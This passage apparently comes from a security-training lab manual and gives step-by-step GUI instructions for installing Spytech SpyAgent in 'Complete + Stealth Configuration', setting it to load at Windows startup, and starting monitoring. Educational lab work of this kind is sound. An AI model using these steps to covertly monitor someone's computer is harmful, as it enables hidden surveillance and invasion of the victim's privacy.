
15. The **Spytech SpyAgent** folder location window appears; close the window.



16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.



18. The **Spytech SpyAgent** dialog box appears; click **Continue....**



Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

19. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue....**



20. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




21. The **password changed** pop-up appears; click **OK**.

22. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue....**





23. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.




25. In the **Confirm Settings** section, click **Next** to continue.

26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.



Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue....**




28. If a **Getting Started** dialog box appears, click **No**.

29. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



